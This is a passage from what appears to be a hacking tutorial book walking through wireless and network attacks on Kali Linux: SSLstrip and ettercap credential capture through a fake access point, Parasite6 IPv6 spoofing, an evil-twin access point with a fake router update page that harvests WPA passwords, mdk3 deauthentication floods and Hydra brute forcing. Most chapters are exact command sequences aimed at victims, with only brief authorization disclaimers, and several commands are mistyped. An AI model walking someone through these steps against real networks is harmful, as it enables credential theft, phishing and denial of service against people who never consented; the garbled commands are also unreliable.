and then press enter. Last but not least, we need to start edit app so let's open a new terminal but do not close the terminal that we're running an SSL strip in. In the new terminal we're going to type;

“ettercap -p -U -T -q -i at0”

and then press Enter. Now that we have SSL strip and ettercap running, we are finished setting up the attack. Now we can simulate a victim so we can use our fake access point to capture some usernames and passwords.

So now if you jump over to the victim’s computer, the first thing you can do is connect to the fake access point. Open the network manager, and scan nearby wireless networks, and you should see there our fake access point called “freewifi”

Go ahead and connect to it and assuming that we set everything up correctly you should have an internet connection. Check and see if you have an assigned IP address from the DHCP pool that we have created before.

In the example I have provided, we have created a DHCP server that can assign IP addresses to connected devices, and we have created a range between 192.168.1.2 to 192.168.1.30 with the command

“range 192.168.1.2 192.168.1.30”

Under the DHCP configuration. So your victims IP address should be within that range. As a victim, you can log into your Facebook page and you will find out if SSL strip is working or not.

You can use either Firefox, or Google Chrome, and you will see that either if you try to type in the browser https://www.facebook .com, it will change the address to www.facebook.com

This means that the SSL strip is working and if you look at the top left tab in the browser, you'll notice a lock icon.

This is an icon that SSL strip places there to add a little legitimacy and this prevents the victim from becoming too suspicious, because they see this lock and automatically assumed it must be secure.

So, next go ahead and enter an email and a password into facebook. You use

use a fictitious username and password such as “testuser” and use the password “password123”.

It doesn’t matter what username or password you use, as you the point is not for you to log on to facebook, but the fact that we can capture both the username and password credentials.

Before you click login, go back over to the attacker machine and let's monitor at the ettercap terminal. Now you can go ahead and click login on facebook, and if you look at the ettercap terminal, you should see data coming through.

You should notice both the username next to the field “USER” and the password next to the filed “PASS”.

If you would try the example with an online banking website, it is highly likely that the username and password is not going to appear in the ettercap terminal, but it will appear in the SSL strip logs.

You can try to log into accounts and you will not see the username and password in the terminal, but SSL strip will grab them and placing them into a log.

So, go ahead and move back over to the attacker computer, and here you need to open a new terminal and type;

“cat sslstrip.log”

and then press Enter. Now, you should see both username and password.

The user details will appear in the logs as “userId=username” and the password will appear as “auth_passwd=password”

Those are all the examples that I wanted to share with you but keep in mind that this attack is expandable.

For example there is a tool called “karma” and what this does is when a computer is looking for a wireless network to connect to specifically a wireless network that is connected to in the past, it sends out probe requests.

Well, we can create something that will allow us to accept those probe requests and then spoof the wireless network that the person is looking for.

When it responds, they're going to think that they found that wireless network and their computer is going to automatically connect. There are many things

you can do with this but for now it's time to move on to the next attack.

You can close the terminal that we use to view the SSL strip log. Then to stop ettercap, you will have to press the ctrl and C Keys and then you can close that terminal.

Then to stop the SSL strip you can press ctrl + C to close terminal. To stop your fake access point, also press ctrl + C in the kali window, and then close the terminal.

All those iptables rules that we have created, they will automatically be restored back to the default when you reboot your virtual machine.

Please make sure you have written authorization before using SSLstrip, including any variations related to this tool. If you are only practicing in your home lab, in a non production environment, that should cause no issue to anyone; still I would suggest you turn off your router and practice with care without any connection to the internet.

Chapter 25 Packet Manipulation with Scapy

Scapy is an advanced packet manipulating tool that is not revommended for beginners to play with. Yet, it's fair to mention that this tool exists and certainly can act like the King of all hacking tools out there.

Scapy can assist you to craft virtually any packet that you want to, without any problem. Imagine that you are about to administer and validate a configuration on a Firewall, and one of the policies dictates that you implement the following rule:

"Any packet initiated from inbound direction to outbound direction are not allowed, so should be denyied if the destination IP address is the same as the source IP address."

This Firewall Rule Request of course makes perfect sense but it also sounds a little unrealistic. Just think about how it it possible that a PC sends a request from it's own IP address to the outbound direction where the destination IP address would be the exact same identical IP address as the sender's PC.

That's impossible right?

Well, technically it is possible, because this could be a malicious packet.

Someone may be about to run some port scan within the organization to gain data on networking devices and their vulnerabilities to launch a strategic attack, that could potentially damage, disable, clone or even shutdown the whole system, and it would seem that the it was originated from inside private network.

So how is that possible? Well, the tool is called Scapy. Scapy is very likely the most powerful and flexible packet manipulation tool that is built into Kali Linux, written by Phyton.

Using Scapy, by opening the command line interface we can launch it and create a packet, and the best part is that we can specify virtually anything:

- Any source IP address,
- Any destination IP address,
- Type of service,
- We can create IPv4 Address or IPv6 Address,
- Change any of the header field,

- ➢ Change the destination port number,
- ➢ Change the source port number and more.

In addition, to craft a unique packet, Scapy is also able to:

- ➢ Capture any Traffic,
- ➢ Play or replay any traffic,
- ➢ Scan for ports,
- ➢ Discover networking devices and more.

Scapy works in Kali Linux, and to launch it on the command line interface by typing:

“scapy”

Then press enter. Because there are so many possibilities with scapy, let’s begin by starting something straight forward and that would be a basic send command:

“send(IP(src=’’10.10.10.20’’ ,dst=’’10.10.10.2’’)/ICPM()/’’OurPayload’’#)”

What this packet creation command means here is that, I want to send a ping from the source IP address of 10.10.10.20, to the destination IP address of 10.10.10.2.

Additionally, I want this packet to look like an ICMP echo request, but I want it to include a Payload that is called OurPayload. Scapy is a rule breaker.

Therefore, we don’t have to do anything exactly as it should be according to proper networking protocols, instead we can create packets that logically would never be found in the network.

By sending crafted packets to multiple destinations, we could just wait for the responses and take a look at them and see if we might have created some weird behavior, and we could discover a vulnerability in this process.

To exit from Scapy, you have to press “Ctrl+d” and that would take you back to a normal command prompt. But, if you want to initiate another command you must start Scapy again by typing a command;

“scapy”

Then press enter. Another command that is very dangerous, is when we turn

Scapy to become a sniffer. If you type;

“sniff(iface=’’eth0’’, prn=lambda x: x.show())”

Then press enter, this means that I want you to sniff all traffic that goes through the interface ethernet0, and I want you to display every single packet as it comes and goes through you.

After you press *enter*, the output would propably fill this book; but I wanted to share with you that Scapy is not only capable of crafting packets, but it can become an intruder or sniffer if we wanted to.

Lastly, I will ask you again to make sure that you have written authorization for using Scapy in a live or production environment.

If you are only practicing in your home lab, in a non production environment, that should cause no issue to anyone; still I would suggest you turn off your router and practice with care without any connection to the internet.

Chapter 26 Deauthentication Attack against Rogue AP

There are many different techniques to contain a rogue access point in a wireless network and in this scenario; we are going to use WLC to do it. But before thinking about containing a rogue access point, first we have to identify it. Once again, there are several ways to identify a rogue access point, and we already discussed some of them, so instead imagine the following scenario.

Imagine that you are using a channel analyser to identify potential interferers, in an environment where there are several SSIDs broadcasted, but one of them is using an open authentication, while the rest of the SSIDs are all using WPA2-Enterprise for Security.

Well, it's very likely that if this is a corporate infrastructure what we would be looking at is some access point that is a rogue device that's trying to lure in some customers.

If someone in your environment whether it's an airport or at your corporate network, if they're emulating or spoofing your SSID trying to lure people in, it's very likely malicious.

Secondly, if we have a customer who associates with this rogue access point and starts using it then the attacker who has that rogue access point can now perform a man-in-the-middle attack and eavesdrop on all traffic.

So here's what we're going to do. We're going to use a Wireless LAN Controller also references as “WLC” because the WLC knows exactly which access points it manages.

The good thing is that these access points they are not by default just sitting there servicing their customers on their respective channels, but they're also periodically scanning the other channels, gathering information which they feed back to the wireless LAN controller.

Part of that information it gathers is information about access points that they see. When the wireless LAN controller sees an access point that it doesn't manage, it isn't part of the wireless controller family, it's going to classify that access point as “rogue”.

Thus our very first step inside the WLC is to take a look and see if the controller knows about any rogue access points, and after we find that access

point, we'll take the next logical step, and that is to contain it from the controller.

On the WLCs main page the “monitor” page in the upper right hand corner it's going to show us the details regarding active rogue access points under “Rogue Summary”

If you use a WLC, you might see several devices listed in there and ask; well how comes there are so many rogue access points? There might be several reasons to this. For example your WLC might see 10 or even more Rogue access points, and they might be all completely legeit, is just that your WLC is not managing those, therefore classifies them as rogue.

All those other broadcasted SSIDs that are being seen by one or more of those access points that the WLC manages and it's being reported back to the controller and that's why the controller puts them in the category of rogue.

It simply doesn't know who those devices are. To take a look at the details of these rogue access points, we simply click on the “detail” link and what we're going to see is the list of Access points including their mac addresses, SSIDs, Channel they are using, how many radios they are using, how many clients are connected to them.

To learn more about the device, we can click on it’s mac address, and it will take us to the “Rouge AP Detail” window. Here, if we look at the details of that access point we can the MAC address of the device, the first time it was seen by the WLC, the last time was reported to the WLC, and down below, near the bottom there are the access points that are reported it in the first place.

There, we can see that the AP or Aps are reporting that they saw the rogue access point on what channel and they're also including information such as a receive signal strength indicator, and the signal-to-noise ratio.

Now you might be asking; well that's great and we know that we have a rogue access point, but how do we contain that device, how do we shut them down?

Well, we're gong to take our access points which besides supporting normal customers, and also going to spend a little bit of extra time the ones that can currently see that rogue access point and they are going to perform effectively a denial of service attack against that access point.

It's going to do that by using “deauthentication” messages. Now if a customer is trying to associate with that rogue access point, because these “deauthentication” messages are being sent by the access points, these access points are also going to spoofed, which is a nice way of saying lie about the MAC address involved, so that our customer or any other customers who are trying to work with the rogue access point are going to be attacked with “deauthentication” messages.

The goal here is to make sure that access point which is not managed by us to make sure that no valid customers associate with that. Also want to point out something very important regarding shutting down or doing “deauthentication attack” access point.

Attacking your own access point is not a big deal, however I need to point out that attacking somebody else's wireless local area network is a big deal and you definitely would not ever want to do that against any other legitimate networks, because it will cause a denial of service attack against that network.

So to do that looking at the details of the rogue AP, all we need to do is go under “update status” and change to “contain” instead of “alert”. Next, the question is how many access points should we use to go ahead and deal with that containment.

The containment can be defined under the title; “Maximum number of Aps to contain the rogue” Here, if you only have one access point that is currently able to see the rogue device, you can only select one to send the “deauthentication” messages.

Once selected, then click on “apply” to make that change and it gives a little warning saying;

“There may be legal issues following this containment. Are you sure you want to continue?”

As I pointed it out earlier, this could be illegal, but if you own the access point, you can click on “OK”. Now, a “deauthentication attack” will happen against that rogue access point, and it will remain in place until we turn that off.

If you are still on the same page under “Rogue AP Detail” next to the “State” the status will say “contained” which is want we wanted to achieve. If we want to turn that off and take off the attack, we'll simply change the status

back to “alert”, click on “apply” and the “deauthentication” attacks will be stopped.

In the meanwhile if you have protocol analyser, you can see the rogue access point’s frame number, and if you follow the stream, under “Type/Subtype” you will see “Deauthentication” which is the “deauthentication attack” that we have implemented with the AP using our WLC against the rogue access point.

Although it looks like the source MAC address is involved, these are being initiated by our own access points to do an attack. If you keep following that stream, go down further it's going to continue over and over until we have stop the attack on the WLC.

The goal is to make sure that no valid clients accidentally associate with the rogue access point, or if they do, they won't be on there very long because of the periodic “deauthentication” messages which are coming through will disassociate the clients connected to it.

As you see, if you have a WLC in your organization, you can quickly identify and contain rogue access points. But once again I would like to remind you that attacking somebody else's wireless local area network is not legal, and you can be in trouble doing it, so make sure that you have written authorization or your manager’s approval to carry out such containment using WLC or any other tools.

Chapter 27 IPv6 Packet Capturing with Parasite6

Imagine that you have a new assignment for penetration testing, and the company has two networks that require being broken into. Yet, one of them is very likely easy as there are no firewalls in place.

But the second network seems like it's more secured and it might take the whole day to figure out the possible volnaribility to exploit them. Certain people may start with the easy one that could be done under an hour.

But, if you ask the right questions to the current network implementation that is running within the company, you may save yourself from extra head pain and have an easy day.

IPv6 is running as a valid protocol in most computers in companies today. Therefore, by taking certain steps to disable it, you could leverage IPv6 according to its operation and compromise the network by a Man in the Middle attack.

If you are aware of that and understand how to crack it, you may be able to finish your penetration testing within a short period of time, as the company possibly has not enabled all the security features on the network as they should have.

Man in the Middle attack is achievable by many tools and we have discussed some of them already previously. Once we are approaching an IPv6 network, we can use another great tool called "Parasite6".

Let's get back to basics and think of what happens when the PC boots the first time while connected to a network. Of course the PC first would ask for an IP address.

In this case, an IPv6 address from the router that is on the same network, or if there is a DHCP Server, then the DHCP server would assign that IP address to that PC.

Next, if that PC begins to communicate with the outside network or the Internet, first it should learn the Mac address of the router, and that would happen by using ARP or Address Resolution Protocol, but in IPv6 there is no such thing as ARP.

What happenes in IPv6 network instead of ARP is that the PC would use a

“Neighbour Discovery”, specifically called NDP or Neighbour Discovery Protocol.

What would happen next is that the PC would send out a nighbour discovery, to be more detailed, a neighbour solicitation to it’s router, then the router would reply by a neighbour advertisement.

Solicitations are asking, and advertising is giving the address that has been asked for. That’s all great, but how would we use Parasite6 here?

Well, we would join the network with our Kali Linux machine that is running Parasite6, then begin to listen to the network.

Once Parasite6 is enabled, it would start to listen to every solicited message that goes through the network, and then it would begin to answer.

But, instead of answering with the correct details, we would answer with our own Mac Address to everyone on the network, making every network device on the network believe that we are the router.

We don’t have a Man in the Middle attack yet, instead we have a DoS or Denial of Service attack because every network device that wants to get out to the internet would reach our Kali machine first, thanks to Parasite6 being enabled.

To turn this DoS attack to be a MITM attack, we would have to turn on IPv6 forwarding on, on our Kali Linux machine.

Launching Parasite6 on Kali is simple, all you have to do is type the command:

“parasite6 interface1 (fake mac address)”

Then press enter. Essentially, you have to type parasite6, then specify what interface you want to connect to the network and become a Man in the Middle, then type the fake mac address that you want provide to all other end devices or network devices that are connected to the same network.

For the fake mac address, any made up mac address would work just fine. Other useful commands you can deploy is:

“parasite6 -l interface1 (fake mac address) “

This time I have added “–l” and that would represent a loop, meaning it would create a loop and refresh the solicitation message in every 5 seconds in

order to keep the poisoned information current. You also have another option if you type:

“parasite6 -r interface1 (fake mac address) “

This time using “–r” representing that it would also try to inject the destination of the solicitation. But, to use both, by keeping all the poisoned fake infomation current as well as poison the destination of the solicitation as well, we should use the following command:

“parasite6 -lr interface1 (fake mac address) “

Next, by launching this command, it would listen to all the neighbour solicitation messeges that it receives, and begin to respond to them all with it’s own fake address that we have specified.

Please make sure you have written authorization before using Parasite6, including any variations related to Parasite6, as it could cause a serious harm to all networking devices that are connected to the network.

If you are only practicing in your home lab, in a non production environment, that should cause no issue to anyone; still I would suggest you turn off your router and practice with care without any connection to the internet.

Chapter 28 Evil Twin Deauthentication Attack with mdk3

In this chapter I'm going to teach you how to create an evil twin access point on a Kali Linux virtual machine. In addition, I'm going to show you how to use the evil twin access point in combination with some social engineering techniques to obtain a targets WPA or WPA2 password.

To complete this attack, you will need to have a USB network adapter that supports monitor mode. If you don't already have a USB network adapter the supports monitor mode, I already recommended network adapters in some of the previous chapters.

Also if you already understand how the evil twin access point works that’s fine, but if you don't know, then let me explain what we're going to do for this attack.

First, we're going to create an evil twin access point and it's called an evil twin because it's a clone of an authentic access point. Thus, we find a wireless network that we want to target, we copy that networks identifying information such as its name and its MAC address, and then we use that information to create our own wireless network.

Keep in mind that should only be performed on wireless networks that you own. If you don't have two wireless networks, I suggest you ask a neighbor or a friend if you can use theirs to practice on.

When a client connects to the evil twin Network, they won't be able to distinguish between the authentic network and the evil twin network. Then, when the client opens their web browser, we're going to redirect them to a security update page for the router, which will prompt them to enter their WPA or WPA2 password.

When the client enters his or her WPA password, the password is going to be stored in a my SQL database, which we will create in a few moments. That's everything we're going to do for this attack.

Let's go ahead and get started. First, we need to connect to the internet and we're going to accomplish this by sharing our host operating systems internet connection with our Kali Linux virtual machine. This way, it will eliminate the need for a second USB network adapter. If you jump over to your host operating system that doesn't matter what type of operating system you're

using just as long as you can connect to the internet with it.

Go ahead and open your network manager and then find a wireless network to connect to. You can connect to your home network, so once it's done, now that you are connected to the internet on your host operating system, we need to share it with our Kali Linux virtual machine.

Therefore let's move back over to Kali Linux and in the top menu bar we need to open the virtual machine menu and then we're going to expand the network adapter menu, and here we need to set our network adapter to bridged auto-detect.

Once you've made that setting, you can go ahead and allow the virtual machine menu to collapse and now we can use that virtual network adapter to establish an internet connection through our host operating system.

Next, open your network manager, you can use whatever network manager you have, and in your network manager you need to find the option that says "wired network" and then click "connect".

While that's connecting I want to point out that if you're using the default network manager and you're having issues with the wired connection I recommend installing another network manager, such as "WICD network manager".

Now that we have an internet connection, we need to install DHCP server and for those of you who don't know what a DHCP server is, well a DHCP server is used to assign an IP address within a specific range to clients who connect to an Access Point.

In this case, we'll use it to assign an IP address to anyone who connects to our evil twin access point. Go ahead and close your network manager and now we need to open a terminal and in the terminal we're going to type;

"apt-get install dhcp3-server"

and then press ENTER. I've already installed DHCP server but you may receive a prompt asking you to confirm the installation so just type "Y" meaning "yes" and then press Enter, and give it a moment to finish installing.

Moving on, we need to configure our DHCP server, so in the terminal let's type; "nano /etc/dhcpd.conf"

and then press enter, and you should have a blank dhcp3 configuration file,

but if it's not blank simply delete the existing contents before moving on. Once you're ready, let's start entering our configurations. On the first line we need to type;

“authoritative;”

and then press ENTER to move down to the next line and then type;

“default-lease-time 600;”

and then press ENTER and move down to the next line and type;

“max-lease-time 7200;”

and then press ENTER to move down a line and then type;

“subnet 192.168.1.128 netmask 255.255.255.128 {“

then press enter to move down the line and type;

“option subnet-mask 255.255.255.128;

then press enter to move down the line and type;

“option broadcast-address 192.168.1.255;”

and then press ENTER to move down a line and type;

“option routers 192.168.1.129;”

and then press ENTER to move down a line and type;

“option domain-name-servers 8.8.8.8;”

and then press ENTER to move down a line and type;

“range 192.168.1.130 192.168.1.140;”

and then press ENTER to move down a line and type;

then type a backwards-facing curly bracket;

}

and that's everything that we need to enter so now we need to save and close the file. But before you do then, double-heck that you have the following configuration in your terminal;

authoritative;
default-lease-time 600;

max-lease-time 7200;
subnet 192.168.1.128 netmask 255.255.255.128 {
option subnet-mask 255.255.255.128;
option broadcast-address 192.168.1.255;
option routers 192.168.1.129;
option domain-name-servers 8.8.8.8;
range 192.168.1.130 192.168.1.140;
}

Once you have verified that your configuration is correct, let's move on and save these configuration.

First we're going to press the "ctrl and X" keys together, and then we'll press the "Y" key, and finally we'll press the Enter key. Now we need to download the security update page that the client will see when they open their web browser.

This sample web page imitates a security update for a Linksys router, but in a real world penetration test, the sample page I am using will most likely be irrelevant if your pen testing a company that uses a captive portal or a landing page.

For example you would want to deploy a webpage that resembles that company's captive portal. If you are pen testing a network that uses Netgear, D-link or Cisco, you want to produce a webpage that identifies with those particular manufacturers.

Once you have downloaded the evil twin zip file, you also need to unzip it. Once complete, we're ready to start our Apache web server which will allow us to host our security update webpage. Now we need to type;

"/etc/init.d/apache2 start"

and then press enter and now we need to start My SQL so let's type;

"/etc/init.d/mysql start"

and then press Enter and now that My SQL is running, we need to log into it and create a database which is where we'll store the WPA password that our client enters into the security update page, so let's type;

"mysql –u root"

and then press Enter, and you should have the MySQL prompt. Here, we're going to create a database named “evil twin” so let's type;

“create database evil_twin;”

and then press ENTER, and now we need to create a table with some columns which will represent the data that the client enters in the password field on our security update page. So to move into our new database, we need to type;

“use evil_twin”

And then press ENTER and now we're going to type;

“create_table wpa_keys(password varchar(64), confirm varchar(64));”

and then press enter and in case you were wondering that command created a table called “wpa_keys” which contains two columns. One is called “password” and the other is called “confirm”.

The 64 represents the maximum number of characters that can be stored in the column, and we use 64 because a WPA password can contain up to 64 characters.

Moving on, we need to find our virtual network adapters interface name and we need to find our local IP address because we're going to be using them in future commands.

Thus let's open up a new terminal and we can leave the My SQL terminal open because we'll be accessing that later on. In the new terminal we need to type;

“ip space”

and then press Enter, and go ahead and find your virtual network adapters interface name and your local IP address. My interface name is “eth0” and my local IP address is “192.168.0.6” but your might be different.

Open up a blank notepad to keep track of this information and go ahead and represent these items the way as I show you so that we can easily refer to them later on without confusion.

We'll call our virtual network adapters interface name our wired interface and mine is eth0 and then we'll call our local IP address our local IP and mine is 192.168.0.1.

Wired Interface: eth0
Local IP Address: 192.168.0.6

Now that we've made note of those information, we need to find the name of our USB network adapters interface name. So go ahead and connect your USB network adapter if you haven't already done so, and then let's move back into the terminal. In the terminal we need to type;

“airmon-ng”

and then press ENTER and go ahead and find your USB network adapters interface name. Your interface name is showing right under the “Interface” and then let's make note of that in your notepad.

We'll call it our wireless interface, and mine is wlan0;

Wireless Interface: wlan0

and now we need to create a monitor interface, so let's move back into the terminal, and we need to type;

“airmon-ng start [wlan0]”

and then press enter, then go ahead and find your monitor interface name. The monitor interface is shows within the sentence “(monitor mode enabled on wlan0)” and then let's make a note of that in your notepad.

We'll call it our monitor interface and mine is mon0

“Monitor Interface: mon0”

and now we're going to use “airodump” to find the wireless network that we want to clone, but first I'm going to share with you something that will allow us to identify the type of router that the target network is using.

Thus let's move back into the terminal and type;

“airodump-ng-oui-update”

and then press ENTER. Here, give it a moment to download the “OUI” file. This provides us with a list of manufacturers and known MAC address formats. What this does is it allows “airodump” to compare the discovered networks BSSIDs to the list, and display the corresponding manufacturer for us in the scan results.

Moving on, let's go ahead and start our scan. To do this, we need to type;

“airodump-ng -M mon0”

and then press enter, and when you find the wireless network that you want to target, you need to press the “ctrl and C” keys to stop the scan. Now we need to make note of the targets “ESSID”, the channel number referenced as “CH” and the targets “BSSID”.

Therefore, let's move back into your notepad, and we're going to call these items “Target ESSID”, “Target Channel Number” and “Target BSSID” so go ahead and refer back to your terminal and write down these details as follows:

Target ESSID: freewifi

Target Channel Number: 6

Target BSSID: aa:bb:cc:dd:ee:ff

Regards to the ESSID, make sure you use any uppercase lowercase as necessary and then write down the channel number where mine is using 6 and then for the BSSID, I recommend simply copying and pasting to ensure that you don't make any errors.

To copy text from the Kali terminal without using right-click, you can simply press the “ctrl shift + C” keys to copy any text. Same as if you want to paste text, you can press the “ctrl shift + V” keys.

Once you have pasted these information into the notepad, now that we have our targets information, we can create an evil twin. So let's move back into the terminal and now we need to type;

“airbase-ng –e freewifi –c 6 –P mon0”

Here, you are referencing the targets ESSID, then the targets channel number which is in my case 6, and then enter the name of your monitor interface, where you can see that mine is “mon0” and then press Enter.

Now that our evil twin access point is up and running, we need to configure our tunnel interface so we can create a bridge between our evil twin access point and our wired interface.

So let's go ahead and open up a new terminal, but don't close the air base terminal or the My SQL terminal. In the terminal we need to type;

“ifconfig at0 192.168.1.129 netmask 255.255.255.128”

And then press enter. Now we need to add a routing table and enable IP forwarding so we can forward traffic to and from our evil twin access point, so let's type;

“route add -net 192.168.1.128 netmask 255.255.255.128 gw 192.168.1.129”

and then press enter. Now we need to type;

“echo 1 > /proc/sys/net/ipv4/ip_forward”

and then press enter. Now we need to create some iptables rules. These rules will determine how network traffic is handled. First we're going to create a rule for managing traffic that needs to go to our wired interface which is our internet source, so let's type;

“iptables - - table nat - -append POSTROUTING - -out-interface eth0 –j MASQUERADE”

masquerade should be written in all uppercase and then press Enter. Now we need to create a rule for managing traffic that is going into our tunnel interface so let's type;

“iptables - -append FORWARDA - -in-interface at0 -j ACCEPT”

and then press Enter. Now we need to create a rule that allows TCP connections on port 80 and forwards them to our web server so we need to type;

“iptables -t nat -A PREROUTING –p tcp - -dport 80 –j DNAT - -to-destination 192.168.0.6:80”

and then press Enter. For the final rule, we need to create a rule that allows us to provide a network address translation and to do this we need to type;

“iptables -t nat -A POSTROUTING –j MASQUERADE”

and then press Enter. Now that we have IP tables set up, we need to point it to our DHCP D configuration file and start our DHCP server, so let's type;

“dhcpd -cf /etc/dhcpd.conf –pf /var/run/dhcpd.pid at0”

and then press enter. Then type;

“/etc/init.d/isc-dhcp-server start”

and then press enter. You should now see the following output:

“Starting ISC DHCP server: dhcpd”

That reflects that dhcp server is started and it started successfully. For the last

step, we need to force the target networks clients to connect to our evil twin access point.

To accomplish this, we need to disconnect the clients from the target network by performing a deauthentication attack. Keep in mind, there are various ways to do this, but for this attack we're going to use MDK3.

First we need to create a blacklist file that contains the target's MAC address or BSSID. So let's type;

“echo aa:bb:cc:dd:ee:ff > blacklist”

aa:bb:cc:dd:ee:ff here references the targets BSSID, so just go ahead and copy that out of your notepad and then paste it into the terminal to blacklist it as above and then press ENTER.

Then to start the deauthentication attack, we need to type;

“mdk3 mon0 d –b blacklist –c 6”

Here, you have to enter the name of your monitor interface and mine is mon0, and then the targets channel number and mine is 6, and then press enter. Now you can move over to the computer that you are using to simulate a victim.

If the deauthentication attack is successful, your victim computer should lose the current connection any moment. Once your victim computer has lost his connection, what's going to happen, is that your victim computer will try to re-establish the connection that it just lost, however because we've suspended the authentic network, it should connect to the evil twin network instead.

If you go back over to the airobase terminal to watch for the connection it should show that someone is connected to your evil twin access point. So if you move back over to your victim computer, you can open a web browser and just try to go to google.com.

Here, you should see that you have been brought to a security update page and as a user you want to make sure that your router is current on all of it’s updates, particularly as security updates, so it will ask you to enter your WPA password as the router update is requesting.

Once you confirm the password then click update. Now let's move back over to your My SQL terminal and check if you were able to capture the WPA password.

In the terminal, we need to type;

“use evil_twin”

and press enter. Then we're going to type;

“select * from wpa_keys;”

and then press Enter, and you should see there the clients password was stored in your My SQL database.

The password should be shown under “password” and the confirmed password is under “confirm” within the My SQL database.

If the client was to enter a miss matching passwords, they would have been brought to an error page prompting them to re-enter their passwords because they didn't match.

If the client was to click the cancel button, they would have been brought to a page that ensures them how important this security update is and that is for their own good and that they will not be able to browse the internet until they perform the update.

That's how you can create an evil twin access point and set up a web page that's going to capture WPA password.

Please make sure you have written authorization before using these tools, as it could cause a serious harm to all networking devices that are connected to the network.

If you are only practicing in your home lab, in a non production environment, that should cause no issue to anyone; still I would suggest you turn off your router and practice with care without any connection to the internet.

Chapter 29 DoS Attack with MKD3

Another enterprise security threat is of course the DOS or Denial of service attacks. As the name suggests, a denial of service attack, if successful, prevents other people using the resource or services.

It disrupts the services for other users. There was a case in the press where an individual had decided that he was tired of people using their cell phone while driving so he drove around with a cellular jammer in his car and as he was driving around he was jamming all the frequencies on the cellular network.

So vehicles around him, those people can't use their cell phones and you might say, wow that's a great idea, but you have to remember that law enforcement, ambulances, also use the cellular services.

Therefore when you disrupt frequencies on cellular network for other people, you're also disrupting it for services that you don't want to be disrupting it for. This particular individual was tracked down eventually, and once they found him, and he got arrested, and he got heavily fined.

But, how do you execute a denial of service attack? Well, In wireless there are two major ways. The first is to bombard your Wi-Fi access point with useless traffic. If you create a lot of traffic and the access point is trying to decide what to do with that, does it process all those authentication request?

What if you sent a probe request, and while the access point is dealing with that traffic, it's not dealing with other user traffic. So basically, one approach is just to occupy the access point so it then can't handle legitimate traffic.

The second approach is simply to create noise and interference in the frequency band that the access point is operating on. I can broadcast signals that just disrupt and interfere with any other signals that are going over the air at the same time.

Well, in this chapter, I'm going to share with you how to perform a DOS attack. Denial of service or DOS means that we are going to kicking everybody off of a network and denying them service.

First, we need to attach our wireless network adapter. Once you've done that, you need to open up a terminal and then type;

“ifconfig”

press enter and now you need to open up a text file because you need to make note of some information. First, we're going to make note of our wireless interface which for me is wlan0.

Go ahead and make note of that name. Once you've done that, you can clear your terminal by typing

“clear”

then press Enter. Next, we need to scan available access points so we can find a target, so type;

“iwlist wlan0 scan”

then press Enter. This will list all the available access points, so go ahead and search for a target. Once you've found your target, you need to make note of the e SSID and then you need to make note of the BSSID, and then you need to make note of the channel number.

Once you've done that, we need to create a blacklist file so type;

“echo (target access point’s BSSID) > blacklist”

and then press Enter. This will create a file called “blacklist”, containing the target access points BSSID. Now we need to put our wireless interface into monitor mode. To do that type;

“airmon-ng start wlan0”

then press Enter. This command will create a monitor interface called “mon0” Go ahead and make note of that monitor interface. To confirm that is your monitoring interface is called, you can type;

“airmon-ng”

And then press ENTER. This will display all of your interfaces, and you should see there the new monitoring interface called “mon0”. Now we are ready to perform our DOS attack, so let's go ahead and type;

“mdk3”

then press enter. Next, we're going to type;

“mdk3 mon0 d –b blacklist –c 6”

Here, you have to type the monitor interface name which is mon0, then the name of our blacklist file which in my case is called “blacklist”, and then the channel of our target access point which is in my case is “6”.

Once you've done that go ahead and press ENTER. Next, you'll see that it's going to begin sending packets and it's going to start to flood the network.

In the meanwhile if you going to look other machines connected to the same network, you'll notice that those will be disconnected. Now we need to go ahead and open up another terminal, and we're going to type;

“mdk3 mon0 a –m –i (target access points BSSID)”

and press Enter. From looking at another computer nearby, you should see that it's just been kicked off the network. If you look at your Wi-Fi, you should see that it’s been disconnected.

You can go ahead and try to connect to the targeted BSSID, but it's going to give you a connection timeout message. That’s it. As you see DOS attacks are relatively simple. You should see that you have been disconnected and now we can no longer connect and that's how you can perform a DOS attack using MDK3.

Chapter 30 Brute Force Attack with TCP Hydra

In this chapter, you will learn how to analyse a brute force attack against the target system. In this scenario imagine that you have 3 nodes. The attacker is going to use a Kali Linux with the IP address of 10.0.0.111, and the victim machine will be using a Windows 10 device with an IP address of 10.0.0.202.

Lastly, the penetration tester will use Kali Linux to intercept all the traffic and analyse any attacks on the network. Imagine that you are the attacker and you want to attack one of the hosts on the network that has a Telnet service turned on.

The first thing a hacker is going to do is to try to brute force the target victim. To begin with a brute-force attack, there are various tools that you can use, but there is one which is very popular amongst pen testers and we haven't covered yet is called "hydra".

To use hydra, you have to first open your Klai Linux terminal window, and type the command:

"hydra –V –l (dictionary password file path) –t 50 –(victim IP address) ssh"

Then press enter. Here, the "-V" option is for maximum verbosity, then the "-l" is for the log in name, followed by the dictionary password file path, and the "–t" argument selects the number of parallel connections.

The greater the number, the faster the testing will occur, followed by the victim IP address, and finally, the protocol that I want to brute force. Once you have pressed Enter, the attack will begin, and all you have to do is now wait for the password to be cracked.

The password should be cracked in few minutes. From a hacker perspective, what is the next step? Well, the hacker will try to log in using Telnet.

First, the hacker would issue the Telnet command, then specify the IP address of the victim's host, and enter the login name followed by the cracked password.

At this moment, the hacker is happy about this victory. If you jump into the penetration tester machine and analyse this hack, you should see what happens when the attacker tries a combination of username and passwords that are not authorized.

To analyse these types of conversations in Wireshark, right click on any packet and select “Follow TCP Stream”. The message will say that no more connections are allowed to telnet server. “Please try again later”.

This is the typical message that the attacker is receiving over and over again when he fails during the brute-force attack.

Within Wireshark when you look at the tapped traffic, you have to scroll down until you don’t see this type of pattern anymore, and if follow the stream again, you should see the username and password in plain text, and you should also see the command that the attacker executed.

The list that you see in this page is Clear Text Protocols such as HTTP, FTP, and Email protocols such as POP, IMAP, SMTP, Telnet or Voice over IP.

If you find that your client is using one of these protocols, you need to mention that in your final report. A simple solution is to replace these clear-text protocols with other secured protocols such as HTTPS instead of HTTP, SFTP, or SCP instead of FTP and so on.

Chapter 31 Armitage Hail Mary

Armitage is an excellent GUI frontend for the Metasploit framework. Armitage was developed with the goal of helping security professionals better understanding hackers and how they deploy various attacks.

For further information about this excellent project, please check the Armitage official website at fastandeasyhacking.com. How to use Armitage?

Well, Armitage is also included in Kali Linux, hence all you have to do is to turn it on is type within your command line interface:

"armitage"

Then press enter. You can just accept the default options for the window it pops up the first time, and click on the Connect button, then click Yes to start the Metasploit RPC server.

The Armitage user interface has three main panels called Modules, Targets, and Tabs. You can click the area between those panels to resize them if you wish, but let's look at each of these panels.

The module browser panel allows you to launch a Metasploit auxillary module, an exploit, or generate a payload and run a post-exploitation module.

